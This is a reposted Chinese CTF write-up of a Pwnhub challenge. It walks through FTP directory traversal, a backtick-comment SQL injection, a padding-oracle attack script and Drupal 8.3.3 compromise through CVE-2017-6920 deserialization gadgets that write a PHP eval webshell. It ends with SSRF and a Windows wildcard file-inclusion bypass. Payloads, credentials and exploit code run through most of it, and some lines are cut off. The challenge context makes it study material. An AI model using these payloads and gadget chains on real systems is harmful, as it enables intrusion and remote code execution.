Pwnhub-粗心的佳佳-writeup

转载

dengzhasong7076 于 2017-07-18 19:26:00 发布 437 收藏
文章标签： php shell 数据库
原文链接：http://www.cnblogs.com/iamstudy/articles/pwnhub_jiajia_writeup.html


前言

伏地膜，已经撸了三天两夜，玩ctf思路就僵化，导致有些点不存在漏洞也花了点时间.
总结两点：
1、Oracle padding attack得到明文后，还可以再构造任意长度的自己想要的内容。一般脚本是直接去爆破iv，但是此题存在中间值第一位无法得出，这时候可以通过已知明文去爆破得到中间值。
2、drupal 8 后台 getshell，网上搜索大部分讲的是drupal 7.x 利用PHP filter模块去getshell，但这个模块后面是为了安全考虑移除掉的，这里我分享了两种方式去getshell，第二种是利用了CVE-2017-6920对drupal 8.3.3去写shell，有一定局限性。

一开始就是nmap扫描发现了21、22、80端口
通过爆破得到test/test123可以进入ftp然后下载drupal插件源码，=。=，发现可以列系统目录

```
┌─l3m0n@l3m0ndeMacBook-Pro  ~/Desktop
└─$ ftp 54.223.191.248
Connected to 54.223.191.248.
220 (vsFTPd 3.0.2)
Name (54.223.191.248:l3m0n): test
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||58878|).
d150 Here comes the directory listing.
-rw-r--r--    1 0        0            3003 Jul 05 00:47 encrypt_article.tar.bz2
226 Directory send OK.
ftp> ls /
229 Entering Extended Passive Mode (|||21935|).
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Mar 25  2015 bin
drwxr-xr-x    3 0        0            4096 Mar 25  2015 boot
drwxr-xr-x   13 0        0            3820 Jun 30 08:35 dev
drwxr-xr-x   99 0        0            4096 Jul 14 16:11 etc
drwxr-xr-x    4 0        0            4096 Jul 03 04:01 home
lrwxrwxrwx    1 0        0              33 Mar 25  2015 initrd.img -> boot/initrd.img-3.13.0-48-generi
c
drwxr-xr-x   21 0        0            4096 Jun 30 13:52 lib
drwxr-xr-x    2 0        0            4096 Jun 30 13:52 lib64
drwx------    2 0        0           16384 Mar 25  2015 lost+found
drwxr-xr-x    2 0        0            4096 Mar 25  2015 media
drwxr-xr-x    2 0        0            4096 Apr 10  2014 mnt
drwxr-xr-x    2 0        0            4096 Mar 25  2015 opt
dr-xr-xr-x  122 0        0               0 Jun 30 08:35 proc
drwx------    4 0        0            4096 Jul 14 16:14 root
drwxr-xr-x   21 0        0             760 Jul 14 16:00 run
drwxr-xr-x    2 0        0            4096 Mar 25  2015 sbin
drwxr-xr-x    3 0        0            4096 Jul 03 04:01 srv
dr-xr-xr-x   13 0        0               0 Jun 30 08:35 sys
drwxrwxrwt    2 0        0            4096 Jul 15 00:39 tmp
drwxr-xr-x   10 0        0            4096 Mar 25  2015 usr
drwxr-xr-x   13 0        0            4096 Jun 30 10:28 var
lrwxrwxrwx    1 0        0              30 Mar 25  2015 vmlinuz -> boot/vmlinuz-3.13.0-48-generic
226 Directory send OK.
ftp>
(0) l3m0n                                                                    0:ftp
```

询问了一下Ven师傅，说是k1n9师傅已经和他已经反馈了ftp可以穿目录读取文件，也已经修补了，但是不知道为什么我测试的时候还存在，看了一下配置，发现`chroot_local_user`打开了，



chroot_list_enable=NO	默认值 NO;值为 YES,则默认由 chroot_list_file 设置/etc/vsftpd. chroot_list 文件,文件中的用户被约束锁定在根目录,根目录为用户主目录
chroot_local_user=NO	是否将本地用户锁定在用户主目录中,默认值 NO。值为 YES 时,chroot_list_enable 和 chroot_local_user 参数的作用将发生变化,chroot_list_file 所指定文件中的用户将不被锁定在自家目录。本参数被激活后,可能带来安全上的冲突,特别是当用户拥有上传、shell 访问等权限时。因此,只有在确实了解的情况下,才可以打开此参数。默认值为 NO

不过幸好ftp其他权限做的不错，才能没导致直接上传shell之类的非预期。不过还是能够读取到Oracle padding attack中的aes密钥，所以基本无阻构造payload拿到邮箱。不过最后还是老老实实的来按出题人思路来学习一下。

Sql注入

可以看到过滤了很多字符，大部分注释符都没了，然后用了addslashes，但是剩下一个反引号

```
public function get_by_id(Request $request) {
    $nid = $request->get('id');
    $nid = $this->set_decrpo($nid);
    //echo $nid;
    $this->waf($nid);
    $nid = addslashes($nid);
    $waf_t = 233;
    if (strlen((string) $nid) > 16) {
        $waf_t = "Id number can't too long";
    }
    $query = db_query("select nid,title,body_value from node_field_data left join node__body on node_fiel
    if (!$query) {
        die("nothing!");
    }
    return array(
        '#title' => $this->t($query['title']),
        '#markup' => '<p>' . $this->t($query['body_value']) . '</p>',
    );
}
```

反引号之所以可以当注释符是因为会把其中的内容当做表、数据库别名
具体可以看雨师傅博客：http://www.yulegeyu.com/2017/04/11/%E4%B8%BA%E4%BB%80%E4%B9%88-backtick-%E8%83%BD%E5%81%9A%E6%B3%A8%E9%87%8A%E7%AC%A6/

```
9 union select 1,(select mail from users_field_data limit 1,1),3 order by @`
```

另外空格就随便用一些空白字符bypass，我使用的是`%0B`
所以上面就是可以注入出drupal的管理员邮箱，但是这段payload又需要进行oracle padding attack

Oracle padding attack

NJCTF就出过一道类似的题目，但需要修改的数据不多

```
private function get_random_token() {
    $random_token = '';
    for ($i = 0; $i < 16; $i++) {
        $random_token .= chr(rand(1, 255));
    }
    return $random_token;
}
private function set_crpo($id) {
    $token = $this->get_random_token();
    $c = openssl_encrypt((string) $id, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $token);
    $retid = base64_encode(base64_encode($token . '|' . $c));
    return $retid;
}
private function set_decrpo($id) {
    if ($c = base64_decode(base64_decode($id))) {
        if ($iv = substr($c, 0, 16)) {
            if ($pass = substr($c, 17)) {
                if ($u = openssl_decrypt($pass, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv)) {
                    return $u;
                } else {
                    die("haker?bu chun zai de!");
                }
            } else {
                return 1;
            }
        } else {
            return 1;
        }
    } else {
        return 1;
    }
}
```


这里面特别需要注意的是

```
if ($u = openssl_decrypt($pass, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv)) {
    return $u;
} else {
    die("haker?bu chun zai de!");
}
```

也就是**解密失败**或者**解出后的值为空**的时候，都会结束
此题中，在**解出后的值为空**值为空的情况下，上面的if判断会导致第16位中间值是猜不出来的

```
[*] Found padding oracle:
16
<br />
<b>Deprecated</b>:  mysql_connect(): The mysql extension is deprecated and will be removed in the futu
re: use mysqli or PDO instead in <b>C:\WWW\test\sql\pwnhub.php</b> on line <b>10</b><br />
string(0) ""
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version f
or the right syntax to use near 'and 233 = 233' at line 1 49
[*] Try IV: \x31\x1e\x87\x52\xe3\x33\x63\x60\x61\x79\x8e\xe0\xa1\x96\x10\x44
[*] Found padding oracle:

[+] Block 0 decrypt!
[+] intermediary value is: \x21\x0e\x97\x42\xf3\x23\x73\x70\x71\x69\x9e\xf0\xb1\x86\x00\x54
[+] The plaintext of block 0 is: 17
```

再仔细看看解密过程



一个密文加密后，它的中间值是固定的，这个时候我们知道id为1的文章密文是`SlYxRjRURG90NDVTeXpXVUg5MjdpbnlnSnVxNFhDY09Ca1BSUUd3TjNFbCs=`，他填充后的明文是`\x31\x0f\0f....`，根据在前面已经爆破出后15的中间值，其实也就是可以确认iv的值(通过异或0x0f)，可以发现这15个值就是爆破第15个数的后的15个值。
最终得到的iv，经过解密，可以得到id为1，也就是表明了这个中间值是正确的。

修改了一份网上的代码
http://www.cnblogs.com/zlhff/p/5519175.html

代码较长，附在文章末尾.

```
[*] Try IV: \x87\xff\x69\xb6\x02\x74\x2f\x80\xbe\x44\x03\x8f\xd2\xfe\xe0\x78
[*] Found padding oracle:
~`待 P,opǦ}\dyţ=SrI. =^*=8Z&'Cl
[+] Encrypt Success!
[+] The ciphertext you want is: \xf0\x0b\x97\xa2\x95\x1a\x50\xda\x89\x6f\x70\xe4\x1b\xc7\xa6\x7d\xa5\x
c2\x46\x5c\x64\x79\xd6\xb5\x74\x3d\xcc\xcc\x53\xd1\x33\xb0\x05\x72\x49\xe9\x02\xe4\xff\xdc\x82\x3d\x5e
\x86\xdc\xd5\x9f\x2a\x1f\x3d\x38\x8a\x5a\x95\xb3\xe3\x24\xcf\x7a\xfb\x14\xd6\xb0\x81\xa0\x26\xea\xb8\x
5c\x27\x0e\x06\x43\xd1\x40\x6c\x0d\xdc\x49\x7e
[+] IV is: \x8f\xfb\x13\xd7\x64\x14\x4e\x84\xc2\x2e\x60\xe5\xbe\x85\xe4\x46
[+] Base64 Encode: ai9zVDEyUVVUb1RDTG1EbHZvWGtSbnp3QzVlaWxScFEyb2x2Y09RYng2WjlwY0pHWEdSNTFyVjBQY3pNVTl
FenNBVnlTZWtDNVAvY2dqMWVodHpWbnlvZlBUaUtXcFd6NHlUUGV2c1UxckNCb0NicXVGd25EZ1pEMFVCc0RkeEpmZz09

=== Let's verify the custom encrypt result ===
[+] Decrypt of ciphertext '\xf0\x0b\x97\xa2\x95\x1a\x50\xda\x89\x6f\x70\xe4\x1b\xc7\xa6\x7d\xa5\xc2\x4
6\x5c\x64\x79\xd6\xb5\x74\x3d\xcc\xcc\x53\xd1\x33\xb0\x05\x72\x49\xe9\x02\xe4\xff\xdc\x82\x3d\x5e\x86\
xdc\xd5\x9f\x2a\x1f\x3d\x38\x8a\x5a\x95\xb3\xe3\x24\xcf\x7a\xfb\x14\xd6\xb0\x81\xa0\x26\xea\xb8\x5c\x2
7\x0e\x06\x43\xd1\x40\x6c\x0d\xdc\x49\x7e' is:
[-] It seems something wrong happened!
┌─l3m0n@l3m0ndeMacBook-Pro  ~/study/ctf/pwnhub/a
```

```
http://54.223.91.224/get_en_news_by_id/ai9zVDEyUVVUb1RDTG1EbHZvWGtSbnp3QzVlaWxScFEyb2x2Y09RYng2WjlwY0pHWEdS
```

得到邮箱pwnhubvenneo@126.com，开始是pwnhubvenneo@21cn.com，本来还是让猜的，不过...没猜几次然后邮箱号就被封了。

密码可以从这得到是admin888


```
http://54.223.91.224/get_en_news_by_id/ZERXNjZzcElRVDlldGxGc0VpZlBsM3lWTS8rSjZQVHZ0dTY5eUxWdi9hYys=
```

Docx技巧

在垃圾桶里面可以翻到一份邮件

```
https://827977014.docs.qq.com/gzTMmYOm1Zh?opendocxfrom=tim&has_onekey=1
```

在这里是可以看到修改记录的，一般协作文档会有这个功能，比如石墨



在2017/06/30 21:50:24可以找到drupal的账号密码

```
用户名：admin
密码：dAs^f#G*dDf@#%gdfjh
```

drupal 8 后台 getshell

后台登录
http://54.223.91.224/user/login

从更新页面来看，这是drupal 8.3.3版本，

```
http://54.223.91.224/admin/reports/updates/update
```

网上搜了一圈，大部分讲的是`drupal 7.x` 利用`PHP filter`模块去`getshell`，但是为了安全考虑，7.xx..具体不记得了，然后就没得这个模块。

方法一(主题上传)：
这里需要打开Update Manager，这样才能上传主题

```
http://54.223.91.224/admin/modules
http://54.223.91.224/admin/appearance
```

比如我上传一个stark_lemon的zip，里面包含着shell，最后会在此目录：\drupal-8.3.3\themes\stark_lemon

但是由于.htaccess的作用，shell会执行不成功，所以应该还需要在zip里面再放一个`.htaccess`

```
RewriteEngine On

RewriteCond %{REQUEST_URI} ^/y$|^/y/
RewriteRule . /index.php [L]

RewriteCond %{REQUEST_FILENAME} -s [OR]
RewriteCond %{REQUEST_FILENAME} -l [OR]
RewriteCond %{REQUEST_FILENAME} -d
RewriteRule ^.*$ - [NC,L]

RewriteCond %{REQUEST_URI}::$1 ^(/.+)(.+)::\2$
RewriteRule ^(.*) - [E=BASE:%1]
RewriteRule ^(.*)$ %{ENV:BASE}index.php [NC,L]
```

测试了一番发现`themes`没得写入权限


方法二(CVE-2017-6920):
利用的话，大概就是能够任意反序列化
找一下带有`__destruct`的类，发现对此题有用的在这几处

第一处是能够执行无参数函数，比如这题就可以从phpinfo获取到web目录

```
\drupal-8.3.3\vendor\guzzlehttp\psr7\src\FnStream.php

public function __destruct() {
    if (isset($this->_fn_close)) {
        call_user_func($this->_fn_close);
    }
}
```

利用

```
$methods = array();
$methods['close'] = 'phpinfo';

最后生成O:24:\"GuzzleHttp\\Psr7\\FnStream\":2:{s:33:\"\0GuzzleHttp\\Psr7\\FnStream\0methods\";a:1:{s:5:\"c
```



O:24:\"GuzzleHttp\\Psr7\\FnStream\":2:{s:33:\"\0GuzzleHttp\\Psr7\\FnStream\0methods\";a:1:{s:5:\"close\";s:7:\"phpinfo\";}s:9:\"_fn_close\";s:7:\"phpinfo\";}

触发点

```
http://54.223.91.224/admin/config/development/configuration/single/import
```

需要注意的是，里面需要转义一下

这样可以得到web的路径

```
/var/www/html/3fc8ed24042de4ea073d0e844ae49a5f/
```

第二处是能够写SHELL

```
\drupal-8.3.3\vendor\guzzlehttp\guzzle\src\Cookie\FileCookieJar.php

public function __destruct()
{
    $this->save($this->filename);
}

public function save($filename)
{
    $json = [];
    foreach ($this as $cookie) {
        /** @var SetCookie $cookie */
        if (CookieJar::shouldPersist($cookie, $this->storeSessionCookies)) {
            $json[] = $cookie->toArray();
        }
    }

    $jsonStr = \GuzzleHttp\json_encode($json);
    if (false === file_put_contents($filename, $jsonStr)) {
        throw new \RuntimeException("Unable to save file {$filename}");
    }
}
```

看下上面foreach的$this变量

```
object(GuzzleHttp\Cookie\FileCookieJar)#3 (4) {
  ["filename":"GuzzleHttp\Cookie\FileCookieJar":private]=>
  string(38) "C:\WWW\code-src\drupal-8.3.3\lemon.php"
  ["storeSessionCookies":"GuzzleHttp\Cookie\FileCookieJar":private]=>
  bool(true)
  ["cookies":"GuzzleHttp\Cookie\CookieJar":private]=>
  array(0) {
  }
  ["strictMode":"GuzzleHttp\Cookie\CookieJar":private]=>
  NULL
}
```

现在主要是想如何给**CookieJar中的私有变量cookies**给值，注意是**私有变量**

所以可以整理一下反序列化流程

1. 先给CookieJar中的私有变量cookies
2. 再去调用FileCookieJar类去生成文件

所以我一开始就是在`CookieJar`类中想赋值，结果发现，也就遇到一堆问题

a. 直接在初始化赋值会报错，`(private $cookies = xxxxx;)`，因为这里面传入的需要a一个`SetCookie`对象

在这也可以看到，CookieJar是会初始化的，然后给cookie变量赋值SetCookie变量


b. `__construct`写payload

```
\drupal-8.3.3\vendor\guzzlehttp\guzzle\src\Cookie\CookieJar.php

public function __construct($strictMode = false, $cookieArray = [])
{
    $this->strictMode = $strictMode;
    foreach ($cookieArray as $cookie) {
        if (!($cookie instanceof SetCookie)) {
            $cookie = new SetCookie($cookie);
        }

        $this->setCookie($cookie);
    }
}
```

但是在这里面写payload的话，调用不是按上面反序列化流程走的，也就是最终是没法把shell写入文件的.

最后才发现`class FileCookieJar extends CookieJar`，其中`CookieJar`里面有一个`setCookie`方法，可以给私有变量cookies赋值，所以可以构造exp，生成shell啦。

```
$cookieFile = "/var/www/html/3fc8ed24042de4ea073d0e844ae49a5f/upload/lemon.php";
$storeSessionCookies = True;
$this->filename = $cookieFile;
$evil = '<?php eval(@$_POST[lemonaaa1]);?>';
$cookieArray = \GuzzleHttp\json_decode('{"Name":"aaa","Value":"bbb","Domain":"'.$evil.'","Path":"\/","Max
$this->setCookie(new SetCookie($cookieArray));
```




```
O:31:\"GuzzleHttp\\Cookie\\FileCookieJar\":4:{s:41:\"\0GuzzleHttp\\Cookie\\FileCookieJar\0filename\";s:63:\
```

得到shell

```
http://54.223.91.224/upload/lemon.php
pass: lemonaaa1
```

windows特性

从arp表中发现另外一个地址172.31.15.26，是台windows

```
http://54.223.91.224/upload/curl.php?url=172.31.15.26
```

后台地址

```
http://54.223.91.224/upload/curl.php?url=172.31.15.26/manage/index.php
账号:admin
密码:dAs^f#G*dDf@#%gdfjh
```

这个地方测了挺久的注入，没想到就只是单纯的登录，然后密码是开始drupal的后台密码

另外发现这个是能够包含文件的，当时没给部分源码的时候，测的特别奇怪.

```
http://54.223.191.248/upload/curl.php?url=http://172.31.15.26/incp.php?path=/js/tether.min.js
不可以包含
http://54.223.191.248/upload/curl.php?url=http://172.31.15.26/incp.php?path=/js/tether.min.<<
不可以包含
http://54.223.191.248/upload/curl.php?url=http://172.31.15.26/incp.php?path=/js/tether.min<<
可以包含
```

后面在网页放了waf的部分源码

```
54.223.91.224/upload/curl.php?url=172.31.15.26/incp.php?path=index.php

if(stripos(basename($file,'.'.pathinfo($file, PATHINFO_EXTENSION)),".")!==false)
 die("error");
if(is_numeric(basename($file,'.'.pathinfo($file, PATHINFO_EXTENSION))))
 die("error");
 if(pathinfo($file, PATHINFO_EXTENSION)=='')
  die("error");
```

大概就是<<能够替代任何字符，所以，1234567.txt变成这样也是可以的1234567<<.txt<<

所以最后就可以拿到一个shell，然后读取目录，获取flag

```
http://54.223.191.248/upload/curl.php?url=http://172.31.15.26/incp.php?path=../pwnhubflagishere2333333hi.tx
```

flag: pwnhub{flag:佳佳是小姐姐？不存在的23333}

脚本

```
import sys
```

```
from Crypto.Cipher import *
import binascii
import base64
import requests
import urllib

ENCKEY = '1234567812345678'
URL = 'http://54.223.91.224/get_en_news_by_id/'
#URL = 'http://10.211.55.3/test/sql/pwnhub.php?a=id&id='
KOWN_STR = '1'

def main(args):
  ########################################
  # you may config this part by yourself
  d = base64.b64decode(base64.b64decode('SlYxRjRURG90NDVTeXpXVUg5MjdpbnlnSnVxNFhDY09Ca1BSUUd3TjNFbCs='))
  iv = d[0:16]
  ciphertext = d[17:]
  plain = "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"

  space = urllib.unquote('%0b')
  plain_want = "9 union select 1,(select mail from users_field_data limit 1,1),3 order by @`"
  plain_want = plain_want.replace(' ',space)
  print plain_want
  # you can choose cipher: blowfish/AES/DES/DES3/CAST/ARC2
  cipher = "AES"
  ########################################
  block_size = 8
  if cipher.lower() == "aes":
    block_size = 16
  if len(iv) != block_size:
    print "[-] IV must be "+str(block_size)+" bytes long(the same as block_size)!"
    return False
  print "=== Generate Target Ciphertext ==="
  if not ciphertext:
    print "[-] Encrypt Error!"
    return False
  print "[+] plaintext is: "+plain
  print "[+] iv is: "+hex_s(iv)
  print "[+] ciphertext is: "+ hex_s(ciphertext)
  print
  print "=== Start Padding Oracle Decrypt ==="
  print
  print "[+] Choosing Cipher: "+cipher.upper()

  guess = padding_oracle_decrypt(cipher, ciphertext, iv, block_size)

  #guess = True
  if guess:
    print "[+] Guess intermediary value is: "+hex_s(guess["intermediary"])
    print "[+] plaintext = intermediary_value XOR original_IV"
    print "[+] Guess plaintext is: "+guess["plaintext"]
    print
    if plain_want:
      print "=== Start Padding Oracle Encrypt ==="
      print "[+] plaintext want to encrypt is: "+plain_want
      print "[+] Choosing Cipher: "+cipher.upper()
      en = padding_oracle_encrypt(cipher, ciphertext, plain_want, iv, block_size)
      if en:
        print "[+] Encrypt Success!"
```

```
        print "[+] The ciphertext you want is: "+hex_s(en[block_size:])
        print "[+] IV is: "+hex_s(en[:block_size])
        print "[+] Base64 Encode: " + base64.b64encode(base64.b64encode(en[:block_size] + '|' + en[block_
        print

        print "=== Let's verify the custom encrypt result ==="
        print "[+] Decrypt of ciphertext '"+ hex_s(en[block_size:]) +"' is:"
        de = decrypt(en[block_size:], en[:block_size], cipher)
        if de == add_PKCS5_padding(plain_want, block_size):
          print de
          print "[+] Bingo!"
        else:
          print "[-] It seems something wrong happened!"
          return False
    return True
  else:
    return False
def padding_oracle_encrypt(cipher, ciphertext, plaintext, iv, block_size=8):
  # the last block
  guess_cipher = ciphertext[0-block_size:]
  plaintext = add_PKCS5_padding(plaintext, block_size)
  print "[*] After padding, plaintext becomes to: "+hex_s(plaintext)
  print
  block = len(plaintext)
  iv_nouse = iv # no use here, in fact we only need intermediary
  prev_cipher = ciphertext[0-block_size:] # init with the last cipher block
  while block > 0:
    # we need the intermediary value
    tmp = padding_oracle_decrypt_block(cipher, prev_cipher, iv_nouse, block_size, debug=True)
    # calculate the iv, the iv is the ciphertext of the previous block
    prev_cipher = xor_str( plaintext[block-block_size:block], tmp["intermediary"] )
    #save result
    print prev_cipher,guess_cipher
    guess_cipher = str(prev_cipher) + str(guess_cipher)
